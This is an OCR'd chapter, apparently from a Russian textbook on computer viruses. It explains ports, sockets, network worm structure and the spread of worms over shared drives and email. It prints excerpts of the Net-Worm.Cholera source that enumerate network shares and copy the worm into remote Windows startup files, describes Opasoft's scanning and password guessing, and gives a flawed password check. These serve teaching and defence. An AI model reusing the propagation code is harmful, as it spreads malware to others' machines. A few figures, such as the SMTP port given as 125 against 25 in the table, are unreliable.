Типичный сервер – это отдельная задача (то есть процесс или поток некоторого процесса), постоянно находящаяся в памяти компьютера и реагирующая на приходящие извне по сети запросы. В операционной системе Windows она обычно оформляется как *служба* (это понятие нам уже встречалось при изучении Windows-вирусов), а в UNIX-подобных системах такие задачи называются *«демонами»*. Компьютер, который специально выделен для хранения сетевых данных (например, WWW-страничек или файлов с почтовыми ящиками)

и на котором «подняты» (то есть запущены) задачи-серверы, обычно так и называется – *сетевым* или *интернет-сервером*. Впрочем, и на обычном пользовательском компьютере по умолчанию бывает запущено немало сетевых служб, которые ведут себя как серверы!

В памяти одного компьютера могут одновременно «крутиться» множество серверных задач. Для того чтобы их различать, каждой присваивается уникальный номер, который называется *номером порта* или просто *портом*. В заголовке TCP- или UDP-пакета, приходящего по сети и «приносящего с собой» запросы и данные, обязательно должен быть указан номер порта, то есть фактически идентификатор сервера, для которого этот пакет предназначен. Ну и, естественно, в заголовке должен присутствовать и номер клиентского порта – куда отвечать.

Для большинства типичных сетевых служб номера портов либо стандартизованы (с 0 по 1023), либо зарезервированы за популярными сетевыми приложениями (с 1024 по 4095). Вот некоторые их них (см. табл. 6.1).

Таблица 6.1. Наиболее популярные порты

Порт	Тип пакета	Служба
7	TCP/UDP	Эхо
20, 21	TCP	FTP – передача файлов
23	TCP	Telnet – виртуальный терминал
25	TCP	SMTP – передача электронной почты
53	UDP	DNS – служба доменных имен
69	UDP	TFTP – упрощенная передача файлов
80	TCP	HTTP – доступ к WWW-страницам
110	TCP	POP3 – простой прием электронной почты
119	TCP	NNTP – доступ к группам новостей
123	UTP	NTP – служба сетевого времени
135	TCP	RPC – распределенный доступ к компонентам ОС
137, 138, 139	TCP	Доступ к NetBIOS через TCP/IP и NBT
143, 220	TCP	IMAP – прием электронной почты
161	UDP	SNMP – служебные запросы
194, 6667	TCP	IRQ – «Ирка»
443	TCP	HTTPS – защищенный доступ к WWW-страницам
445	TCP/UDP	Прямой доступ к NetBIOS средствами TCP/IP
500	UDP	ISAKMP – служба обмена цифровыми сертификатами

***Таблица 6.1. Наиболее популярные порты** (окончание)*

Порт	Тип пакета	Служба
512-514	TCP	EXEC, LOGIN, SHELL – удаленное управление компьютером
546, 547, 67, 68	UDP	DHCP – динамическое назначение IP-адресов
989-995	TCP	SSL/TLS – защищенные варианты интернет-протоколов
1433, 1434	TCP	Доступ к MS SQL
1900, 5000	TCP/UDP	UPNP – унифицированное обслуживание Plug-and-Play
3128, 8080	TCP/UDP	Пользовательские Proxy
3306	TCP	Доступ к MySQL
5190	TCP	ICQ – «Аська»

Таким образом, если на компьютере запущена задача, принимающая TCP- или UDP-пакеты с определенным номером порта, то считается, что данный порт «открыт». В роли «открытого» порта может выступать не только компонент операционной системы или легально проинсталлированная пользователем серверная служба, но и «висящий» в памяти вирус. «Закрыть» порт можно, принудительно завершив соответствующую задачу (что очень не рекомендуется делать, например, с системными процессами типа «LSASS» или «SVCHOST») или заблокировав доступ пакетов к ней при помощи файрволла (брандмауэра).

Список открытых портов можно посмотреть на самой машине при помощи команды «Netstat -a» (или «Netstat -o» – для Windows NT). Очень удобна для этих целей утилита TCPView от SysInternals. Если же интересует список открытых портов, видимых «снаружи», то можно воспользоваться каким-нибудь сканером портов типа Nmap или Xspider, а также интернет-ресурсом вроде http://security.symantec.com или http://scan.sygatetech.com.

6.2.6. Сетевое программирование. Интерфейс сокетов

Прямое обращение к драйверу сетевого адаптера или сетевой подсистеме операционной системы весьма сложно. Поэтому для доступа служб и прикладных программ к сети используется универсальный программный интерфейс *сокетов*. Пользуются им и сетевые службы операционной системы, и прикладные программы... да и вирусы тоже не брезгуют.

Фактически сокет – это некий абстрактный объект, играющий роль «двери», через которую программный компонент может принимать и посылать данные. Каждый сокет в процессе создания и инициализации жестко привязывается к определенному IP-адресу и порту, кроме того, для него указывается способ передачи данных:

- отдельными дейтаграммами (по протоколу UDP);
- с установлением постоянного соединения (по протоколу TCP);
- с «ручным» формированием структуры пересылаемого пакета (в Windows этот способ реализован в сильно урезанном виде).

Первоначально сокеты были разработаны и реализованы специалистами Университета Беркли в операционной системе BSD UNIX. Эта реализация практически без изменения перекочевала на все UNIX-подобные системы. Кроме того, интерфейс сокетов оказался настолько удобным, что программисты фирмы Microsoft создали его аналоги не только для Windows (эта подсистема получила наименование Winsock), но и для MS-DOS!

Одновременно на компьютере могут присутствовать несколько версий подсистемы WinSock. Основной набор сервисных функций, соответствующих версии 1.1, содержится в библиотеке «WSOCK32.DLL». Более «продвинутая» версия 2.2 (она используется, начиная с Windows OSR-2) распределена по библиотекам «WS2_32.DLL» и «MSWSOCK.DLL». Впрочем, в версии 2.2, по сравнению с 1.1, не только появились новые средства, но также ряд удобных и привычных для программистов функций был удален. Не удивительно поэтому, что некоторые сетевые вирусы используют возможности обеих версий, импортируя функции изо всех трех библиотек.

При организации сетевого обмена чаще всего применяется сравнительно небольшой набор сервисных функций:

- «WSAStartup» – инициализирует работу с сокетами;
- «WSACleanup» – отменяет инициализацию подсистемы сокетов;
- «socket» – создает объект типа «сокет»;
- «closesocket» – уничтожает объект типа «сокет»;
- «bind» – привязывает сокет к конкретному порту и адресу;
- «listen» – прослушивает «эфир», ожидая запроса;
- «accept» – устанавливает связь со стороны сервера;
- «recv» или «recvfrom» – считывает пришедшие данные;
- «connect» – пытается установить соединение с сервером;
- «send» или «sendto» – передает данные.

Практически весь сетевой обмен между клиентами и серверами устроен по одной и той же схеме (см. рис. 6.2).




Рис. 6.2 ❖ Алгоритм клиент-серверного взаимодействия

Важную роль играют также функции «htons», «htonl», «ntohs» и «ntohl», меняющие порядок байтов в данных. Дело в том, что в сетях принят порядок байтов, обратный используемому в процессорах Intel.

В Windows также имеются стандартные библиотеки (например, «MPR.DLL»), предоставляющие программистам более высокоуровневые сервисные функции, так что вся работа с сокетами скрыта внутри них.

6.3. Типовые структура и поведение программы-червя

...И тотчас из мутной вспененной воды вынырнули и кинулись десятки оскаленных зубастых пастей...

А. и Б. Стругацкие. «Полдень, XXII век»

Типичный современный червь представляет собой автономную программу, выполняющуюся в 32- и 64-разрядных версиях Windows. Он

не заражает никаких других программ, поэтому требование компактности кода для него не слишком актуально. В большинстве случаев он даже пишется на каком-нибудь языке высокого уровня – на C, Delphi, Visual Basic и т. п. Чтобы затруднить работу вирусологу, зловредная программа частенько обрабатывается каким-нибудь внешним упаковщиком или шифровщиком типа AsPack, AsProtect, UPX, PECompact, PE-Crypt, tElock, Armadillo и т. п., а то и несколькими сразу.

Обычно программа-червь не имеет окна (то есть в ней отсутствуют вызовы функций «RegisterClass» и «CreateWindow») и представляет собой постоянно находящийся в памяти процесс. Важной особенностью большинства червей является их многопоточность: зловредная программа оформляется в виде нескольких зацикленных потоков, каждый из которых непрерывно выполняет определенную операцию. Основных операций две:

- «закрепление» на компьютере, чтобы обеспечить себе автозапуск при каждой перезагрузке;
- распространение по сетям на другие компьютеры.

Но встречаются черви, которые выполняют массу других «вспомогательных», типично троянских операций:

- обновление себя по сети с удаленных машин;
- рассылка «спама»;
- сбор и отсылка вирусописателю-«хозяину» конфиденциальных сведений о машине и ее хозяине;
- выполнение команд, приходящих от вирусописателя-«хозяина» или от другого экземпляра червя, типа – «стереть такой-то файл», «переадресовать такой-то TCP-пакет», «послать запрос по такому-то IP-адресу» и т. п.

Последняя группа операций характерна для так называемых «зомбированных» машин, входящих в состав «ботнета» – группы зараженных машин, совместно выполняющих какие-либо не предусмотренные хозяевами, но необходимые злоумышленникам действия.

Многопоточность червя означает, что отдельные операции выполняются несколькими потоками («нитями»), например один из них рассылает файл червя по машинам локальной сети, другой делает то же самое средствами электронной почты, третий пытается подобрать пароль к хосту и т. п. – см. рис. 6.3.

Обычно вирусный процесс при первом запуске взводит флажок своего наличия памяти при помощи механизма семафоров или мьютексов. При повторных запусках он проверяет состояние флажка и




Рис. 6.3 ❖ Типичный алгоритм работы сетевого червя

прекращает работу, если копия вирусного процесса уже «сидит» в памяти. Отсюда вывод: зная имя синхронизирующего объекта (например, одна из версий червя **Worm.Win32.Opasoft** создавала мьютекс «GustavoDist»), можно запустить свой «вакцинирующий» процесс, который не пустит «зловреда» в память.

```
HANDLE h;
h = CreateMutex( NULL, TRUE, "GustavoDist" );
if ((GetLastError()==ERROR_ALREADY_EXISTS)||(!h)) {
 MessageBox(0, "Worm started already!", "Alarm!", 0);
 exit(0);
}
while (1) { // Бесконечный цикл
 Sleep(0);
}
```

Потоки вирусного процесса работают параллельно, выполняя в бесконечном цикле некие операции. Например, червь может копировать себя на все машины локальной сети. Или посылать себя в виде письма по определенному списку адресов. Потом еще раз... И еще... И так до бесконечности. Таким образом, если вы сидите за клавиатурой подключенной к сети и атакуемой машины, то уничтожение обнаруженной на диске копии червя приведет лишь к тому, что через некоторое время появится новая его копия. Или придет еще одно зараженное письмо. Обычный антивирус, даже работающий в режиме монитора, не спасет от появления сетевой «заразы». Поздно уничтожать ее, когда она уже пришла и лежит на диске в виде файла, ее надо блокировать еще «в пути» – при помощи файрволла (брандмауэра).

Предположим, что червь уже крутится в памяти машины, и мы «глазками» видим его файл в одном из каталогов диска. Пусть, для определенности, это будет **Net-Worm.Bozori.b** (он же **Zotob.b**). Излюбленными местами, куда сетевые черви копируют свое тело, являются:

- корень диска «C:\»;
- каталоги операционной системы «C:\Windows» или «C:\WinNT»;
- системные каталоги «C:\Windows\SYSTEM» или «C:\WinNT\SYSTEM32»;
- каталоги автозапуска, например «C:\Documents and Settings\Default User\Главное меню\Программы\Автозагрузка»;
- каталоги временных файлов «C:\TMP», «C:\TEMP», «C:\Windows\TEMP» и прочие;
- каталоги удаленных файлов «C:\RECYCLED», «C:\RECYCLER», «C:\$RECYCLE.BIN» и т. п.

Последние две группы каталогов «хороши» тем, что для записи в них не требуется никаких привилегий. Любая программа, запущенная от имени любого пользователя, способна размещать там свои файлы даже в условиях жесточайше настроенной политики безопасности.

Обычно файл червя имеет «свежую» дату создания и какое-нибудь «псевдосистемное» имя. Например, для **Net-Worm.Bozori.b** это «WINTBPX.EXE».




Рис. 6.4 ❖ Червь Bozori в каталоге C:\WINNT\System32

Подтвердить подозрение поможет наличие одноименного процесса в памяти компьютера (см. рис. 6.5).




Рис. 6.5 ❖ Процесс червя Bozori в памяти компьютера

Также очень красноречивы строки в конфигурационных файлах или ключи Реестра, обеспечивающие автоматический запуск червя после перезагрузки компьютера (см. рис. 6.6).




Рис. 6.6 ❖ Ссылка на файл червя Bozori в Реестре

Итак, довольно часто вирусный файл виден «невооруженным глазом». Попробуем «убить» его вручную. Конечно, Windows не позволит удалить файл выполняющейся программы. Но в Windows NT возможно переименование такого файла, например из «VintBPX.EXE»

в «VintBPX.EX_». Также можно, пользуясь утилитой REGEDIT, удалить созданный червем ключ Реестра «HKLM\Software\Microsoft\Windows\CurrentVersion\Run\wintbpx.exe = wintbpx. exe». Значит ли это, что программа-червь обезврежена и после перезагрузки не получит управления? «Увы» и «ах». Дело в том, что вирус в одном из своих потоков непрерывно сканирует окружающую обстановку и, обнаружив, что пропали нужный файл и нужная запись в Реестре, немедленно восстанавливает их на прежних местах. Для этого он использует «справочную» копию себя, имеющую какое-нибудь «серое» имя и положенную в какое-нибудь «незаметное» место на диске – например, «C:\Program Files\BOOTLOG.TXT». Таким образом, все наши труды пойдут насмарку. Вывод: прежде всего необходимо найти вирусный процесс в памяти (если, конечно, он не использует rootkit-технологий) и «застрелить» именно его.

Таким образом, типичный червь, несмотря на свою внешнюю примитивность, порой способен упорно бороться за жизнь и место под солнцем. В принципе, досконально разбираясь в повадках этого хитрого электронного существа, можно удалить его с зараженной машины и «голыми руками». Но лучше все-таки поручить эту работу антивирусу. Который, кстати, можно написать самостоятельно.

6.4. Как вирусы и черви распространяются

– Лично я, – сказал он, – лежать на плавнике не советую. Там всегда несметно песчаных блох.

А. и Б. Стругацкие.
«Возвращение» («Полдень. XXII век»)

Самопроизвольно, по щучьему велению и по своему хотению, вирус с машины на машину по сети переместиться не может. Узлы сети должны быть предварительно настроены на обмен данными по тому или иному протоколу. На узле-приемнике должен постоянно ждать запросов какой-нибудь сервер, а вирус, живущий на узле-источнике, должен замаскироваться под законопослушный клиент, жаждущий обменяться с сервером какими-нибудь легальными данными. Либо наоборот, вирус должен прикинуться сервером и послушно выполнять все запросы доверчивого клиента, посылая ему, однако, вместо

запрошенных легальных данных – себя, любимого. Рассмотрим наиболее часто применяемые вирусами способы.

6.4.1. Черви в локальных сетях

Современные локальные сети не обязательно связывают близко расположенные компьютеры. И не обязательно этих компьютеров мало. Нередко в локальную сеть организации оказываются включены не три–пять, а несколько сотен узлов, разбросанных по разным этажам нескольких зданий. И на них иногда обитают «сетевые черви».

Средой обитания таких червей являются открытые для общего пользования (как говорят, «расшаренные») ресурсы локальной сети – диски и каталоги. Службы доступа к сетевым ресурсам выполняют одновременно и клиентскую, и серверную роли, так что любая машина с такими службами может служить и целью для вирусной атаки, и источником распространения «заразы» по сети.

Для прикладной программы «сетевой диск» или «сетевой каталог», расположенный на чужом компьютере, доступен так же, как и собственные ресурсы. Диску или каталогу можно назначить новую «букву» (например, «J:»). Из каталога в каталог можно переходить при помощи системной функции «SetCurrentDirectory», открывать файлы при помощи «CreateFile», читать и писать в них при помощи «ReadFile» и «WriteFile», удалять, копировать их и т. п. Более того, все это могут делать даже MS-DOS-программы через «INT 21h».

Ограничения, конечно, имеются: доступны только явно «расшаренные» ресурсы. Например, если открыт на доступ диск «D:», то диск «C:» остается невидимым. Если же открыт каталог «C:\Program Files», то доступны все файлы во всех его подкаталогах (например, в «C:\Program Files\Accessories»), а файлы в других каталогах – нет. Впрочем, в Windows младших версий присутствовала ошибка, позволявшая обращаться к неразрешенным ресурсам посредством символического обозначения «..» (вышележащий каталог), например так: «del C:\Program Files\..\Windows\WIN.COM». Но эта ошибка давным-давно исправлена.

Другое важное ограничение – владелец «расшаренного» ресурса имеет возможность установить для внешних «посетителей» уровень доступа к нему:

- только чтение;
- определяется паролем;
- полный.

Поддерживаются два режима передачи пароля: 1) в виде строки текста; 2) в зашифрованном виде. Во всех разновидностях Windows 9X имелась вопиющая ошибка (описанная в бюллетене Microsoft с индексом MS00-072), связанная с проверкой правильности незашифрованного пароля. Дело в том, что присланный пароль сравнивался с эталонным примерно в таком стиле:

```
int checkpass( char *pass, char *etalon) {
  for (int i=0;i<strlen(pass);i++)  if  (pass[i]!=etalon[i]) return BAD_PASS;
  return PASS_OK;
}
```

Количество сравниваемых символов определялось не длиной эталона, а длиной пробного пароля. Таким образом, злоумышленнику для доступа к сетевому диску достаточно было правильно подобрать всего лишь первую букву!

Ошибка была исправлена патчами от Microsoft, которые, как водится, вышли с опозданием, существовали не для всех систем и по умолчанию в дистрибутив Windows не были включены, так что их приходилось где-то искать и откуда-то скачивать. Короче говоря, парольная защита сетевых дисков в Windows 9X ни от кого и ни от чего на самом деле не защищала. Иное дело – Windows NT. В этих системах и сравнение строк реализовано корректно, и шифрование передаваемых паролей добавлено. Точнее, это не совсем «шифрование». Получив запрос на доступ, сервер с «расшаренным» ресурсом генерирует случайное число и отсылает его клиенту. Клиент шифрует число с паролем в качестве ключа и возвращает назад. Сервер пытается расшифровать посылку эталонным паролем, и если результат этой операции совпадает с первоначально сгенерированным числом, считает, что пароли совпали. Таким образом, от машины к машине сам пароль просто не передается, и перехватить его не получится. Но если в локальной сети присутствуют и Windows 9X, и Windows NT, то пароль в целях совместимости все равно будет передаваться в виде незашифрованной строки.

Удобство работы с сетевыми дисками в современных версиях Windows базируется на транспорте TCP/IP и обеспечивается службой CIFS, инкапсулирующей работу нескольких сетевых протоколов: NetBIOS/NetBEUI и SMB. Кроме того, в версиях Windows, выпущенных до 2000 г., в работе службы сетевых дисков участвовал промежуточный протокол NBT, доступный через порты 137–139 и отвечавший прежде всего за преобразование 32-битового IP-адреса в NetBIOS-имя, заданное в виде строки длиной не более 15 симво-

лов[1]. В более поздних версиях Windows программисты Microsoft обошлись без NBT, реализовав «прямой» доступ к CIFS – через порт 445. Современные версии Windows используют оба метода и пускают к сетевым дискам и каталогам как через порт 445, так и через 137–139 (см. рис. 6.7).




Рис. 6.7 ❖ Протоколы, реализующие «расшаривание» ресурсов

Протокол SMB непосредственно взаимодействует с файловой системой. За проверку паролей, просмотр сетевых каталогов, передачу файлов и т. п. отвечает именно он. Но довольно часто SMB не проверяет никаких паролей, так как сетевые диски самими пользователями открыты на полный доступ.

Это обстоятельство очень удобно не только для пользователей, но и для сетевых червей. Их работа базируется на трех высокоуровневых API-функциях из библиотеки MPR.DLL:

- «WNetOpenEnum» – открыть сеанс перечисления;
- «WNetEnumResource» – перечислить доступные сетевые ресурсы (серверы, диски, файлы и т. п.);
- «WNetTCloseEnum» – завершить сеанс перечисления.

Эти функции с успехом используют и некоторые Windows-вирусы, которых мы не относим к числу «истинных» червей, например **Win32.Kriz.4029**, **Win32.Funlove.4070** и прочие. Они сканируют в локальной сети открытые сетевые диски и заражают все, что попадется под руку. «Истинные» же черви просто копируют себя на сетевые диски, не заражая никаких программ. Как правило, они прописывают себя в конфигурационные файлы Windows (например, в Реестр), чтобы после перезагрузки запуститься и продолжить расползание по сети.

Работу типичного сетевого червя изучим на примере **Net-Worm.Cholera**, исходный текст которого был размещен в электронном журнале «29A» и который послужил образцом для многочисленных позднейших вирусных разработок.

---

[1] Точнее, имя узла по правилам NetBIOS состоит из 15 текстовых символов и 16-го байта, содержащего тип ресурса.

За сканирование локальной сети в этом черве отвечает очень простая рекурсивная функция (ее текст для опубликования в книге слегка видоизменен):

```
void NetWOrming( LPNETRESOURCE lpnr) {
 LPNETRESOURCE lpnrLocal; HANDLE hEnum; int count;
 int cEntries = 0xFFFFFFFF;  DWORD dwResult ; DWORD cbBuffer = 32768 ;

if ( WNetOpenEnum ( RESOURCE_CONNECTED,
                          RESOURCETYPE_ANY, 0, lpnr, &hEnum) != NO_ERROR) return ;
do {
 lpnrLocal = ( LPNETRESOURCE) GlobalAlloc( GPTR, cbBuffer) ;
 dwResult = WNetEnumResource( hEnum, &cEntries, lpnrLocal,&cbBuffer) ;
 if ( dwResult == NO_ERROR) {
   for ( count = 1 ; count < cEntries ; count++ ) {
     if ( lpnrLocal[ count].dwUsage & RESOURCEUSAGE_CONTAINER) {
       NetWOrming( &lpnrLocal[ count]);
      }
      else if ( lpnrLocal[ count].dwType = RESOURCETYPE_DISK) {
             RemOteInfectiOn( lpnrLocal[ count].lpRemoteName) ;
             }
    }
  }
  else if (dwResult != ERROR_NO_MORE_ITEMS) break ;
 } while ( dwResult != ERROR_NO_MORE_ITEMS) ;
GlobalFree ( ( HGLOBAL) lpnrLocal) ;
WNetCloseEnum( hEnum) ;
return ;
}
```

Эта функция при помощи системного вызова «WNetEnumResource» перечисляет все доступные сетевые ресурсы и получает в поле «dwUsage» признак типа ресурса. Для ресурсов типа «контейнер» (то есть для рабочих групп, доменов и отдельных машин) функция вновь рекурсивно вызывает саму себя, чтобы проникнуть еще глубже в логическую иерархию и добраться до дисков и каталогов. Сетевые имена в формате NetBIOS начинаются с двух обратных слэшей «\\». Просканировав дерево сетевых ресурсов, червь может увидеть примерно следующее (см. рис. 6.8).




Рис. 6.8 ❖ Пример дерева «расшаренных» ресурсов

Собственно говоря, червю **Net-Worm.Cholera** вполне достаточно знания сетевых имен «расшаренных» дисков и каталогов. Он, не особенно «заморачиваясь», считает все полученные объекты корневыми каталогами диска, на котором проинсталлирована операционная система Windows. И действуя фактически вслепую, пытается обратиться к удаленному конфигурационному файлу «WIN.INI» и вписать в него строку «run=RPCSRV.EXE».

```
char szWindir00[]={'WINDOWS'};
char szWindir01[]={'WIN95'};
char szWindir02[]={'WIN98'};
...
char szWIN_INI[]={'WIN.INI'};
...
char szSYSTEM_EXE[]={'RPCSRV.EXE'};
...
void RemOteInfectiOn( char *szPath) {
 char *dir_name[5]= { szWindir00, szWindir01, szWindir02, szWindir03, szWindir04 } ;
 WIN32_FIND_DATAA  FindData ;HANDLE hFind ; char szLookUp[ MAX_PATH] ;
 char wOrmOrg[ MAX_PATH] ; char wOrmD3st[ MAX_PATH] ;int aux ;

for ( aux = 0 ; aux < 5 ; aux++ )     {
  sprintf ( szLookUp, "%s\\%s%s", szPath, dir_name[aux], szWIN_INI) ;
  if ( ( hFind = FindFirstFileA( szLookUp,
       ( LPWIN32_FIND_DATAA) &FindData)) != INVALID_HANDLE_VALUE) {
           sprintf( wOrmD3st, "%s\\%s\\%s", szPath, dir_name[aux], szSYSTEM_EXE) ;
          if ( GetModuleFileNameA( NULL, wOrmOrg, MAX_PATH) != 0)         {
            if ( CopyFileA( wOrmOrg, wOrmD3st, TRUE) != 0) {
              WritePrivateProfileStringA( szWindir00, "run", szSYSTEM_EXE, szLookUp);
             FindClose (hFind); break ;
             }
            }
          FindClose (hFind) ;
         }
   }
}
```

Потом, действуя аналогичным же образом, червь перетаскивает себя в файл «RPCSRV.EXE» на удаленной машине. Разумеется, огромное число безуспешных попыток будет затрачено червем на доступ к заведомо несуществующим каталогам и файлам типа «...TETRIS\WINDOWS\WIN.INI». Но небольшие шансы хотя бы однажды угодить в реальный каталог «C:\WINDOWS» и вписаться в реальный файл «WIN.INI» у него имеются, не так ли?

Многие более продвинутые сетевые черви идут дальше: получив сетевые имена дисков и каталогов, подключаются к ним при помощи функций «WNetAddConnection» и «WNetAddConnection2». Это

позволяет им назначить ресурсу букву типа «J:», использовать (или подобрать) логин и пароль для доступа и т. п. Так поступает, например, червь **Net-Worm.Lioten** (он же **IraqWorm**). Есть черви, которые, посетив машину, при помощи системной функции «NetShareAdd» открывают все имеющиеся диски на полный доступ, делая ее совершенно беззащитной перед нашествием как этого, так и любых других сетевых червей.

Наиболее совершенную технику сканирования и заражения сетевых ресурсов демонстрируют черви семейства **Worm.Opasoft** (или **Opaserv**). Они не используют высокоуровневых функций типа «WNetOpenEnum» или «WNetAddConnection», а вместо этого создают сокеты, самостоятельно формируют NETBIOS-пакеты и обмениваются ими с заражаемой машиной. Вдобавок черви перебирают всевозможные однобуквенные пароли сетевых ресурсов и, таким образом, проникают на компьютеры, работающие под управлением Windows 9X.

Неминуемо должен возникнуть вопрос: а не может ли червь подключиться к «расшаренному» сетевому ресурсу машины, не зная ее NETBIOS-имени, а только IP-адрес? К сожалению, на него следует ответить положительно. Оказывается, функция «WNetAddConnection2» позволяет использовать в качестве имени подключаемого ресурса строку вида «\\<IP-адрес>\<Диск>», например «\\111.111.111.111\C». И это означает, что черви, использующие данную особенность (например, **Worm.Bymer**, **Worm.Opasoft**, **Net-Worm.Randon** и прочие), не ограничены в своем распространении только локальной сетью. Они вполне могут переползать из сети в сеть, путешествуя по всему миру. Вот, например, описание стратегии распространения червя **Worm.Opasoft.a**, взятое из онлайн-энциклопедии антивируса Касперского:

Для того чтобы найти компьютеры-жертвы, червь сканирует подсети по порту 137 (NETBIOS Name Service). Сканируются IP-адреса следующих сетей:

- *подсеть текущего (зараженного) компьютера (aa.bb.cc.??);*
- *две ближайшие подсети текущего компьютера (aa.bb.cc+1.??, aa.bb.cc-1.??);*
- *случайно выбранная подсеть (за исключением некоторых «запрещенных» к сканированию сетей).*

Если при сканировании случайной подсети какой-либо IP-адрес «отзывается» (то есть такой адрес соответствует реальному компьютеру), то червь также сканирует две ближайшие подсети данного IP-адреса.

Какие компьютеры станут жертвами подобных червей? Прежде всего те, которые имеют доступ одновременно и к Интернету, и к локальной сети. Такие машины часто встречаются в небольших организациях, все сотрудники которой выходят в Интернет через единственный IP-адрес, присвоенный узлу сети с установленным на нем прокси-сервером. Особенно опасно, если этот единственный «центральный» узел работает под управлением Windows 9X или защищен примитивным паролем. Наиболее простым решением проблемы может служить файрволл (брандмауэр), установленный на «центральном» узле и настроенный так, чтобы пропускать NetBIOS-запросы по портам 137–139 и 445 из своей сети (например, с IP-адресов 192.168.0.* или 169.254.*.*) и блокировать все остальные.

6.4.2. Почтовые вирусы

Посылка и прием электронной почты были основными задачами, для решения которых первоначально предназначались компьютерные сети. Схемы решения этих задач в основном сложились в 1970-х годах: разработаны протоколы семейств POP и SMTP, методы кодирования передаваемых данных, способы их передачи и хранения и т. п. В настоящее время система электронной почты устроена следующим образом.

Письма формируются, отсылаются получателю, а также принимаются и отображаются при помощи специальных программ – почтовых клиентов, таких как MS Outlook или TheBat. Формат электронного письма стандартизован в RFC-822. Письмо состоит из двух текстовых частей:

- заголовка;
- текста письма.

Заголовки писем могут содержать множество справочных полей («Reply-To:», «Comment:», «X-Special-action:», «X-Mailer:» и прочие), но минимально необходимыми являются следующие:

- «Date:» – дата посылки сообщения;
- «From:» – электронный адрес отправителя;
- «To:» – электронный адрес получателя;
- «Subject:» – тема письма[1].

Формат адреса отправителя и получателя основан на рассмотренной выше доменной системе: самый правый элемент характеризует географическую зону или назначение организации, предпоследний –

[1] На самом деле это поле может отсутствовать.

доменное имя провайдера и т. д. Но, в отличие от символьных интернет-адресов, в почтовом адресе присутствует еще имя получателя, отделенное от остальных полей символом «@», например «kostya@asni.volgacom.samara.su».

За пересылку писем по миру отвечают компьютеры («почтовые серверы»), на которых запущены процессы двух типов:

- серверы получения почты, работающие по протоколу SMTP через порт 125;
- серверы «выдачи» почты, работающие по протоколу POP3 через порт 110 (или, иногда, по протоколу IMAP через порты 143 и 220).

На этих же компьютерах располагаются и «почтовые ящики» – текстовые файлы, содержащие письма. Программное обеспечение почтовых серверов может работать как под UNIX-подобными операционными системами (sendmail, exim, postfix и т. п.), так и под Windows (xMailServer).

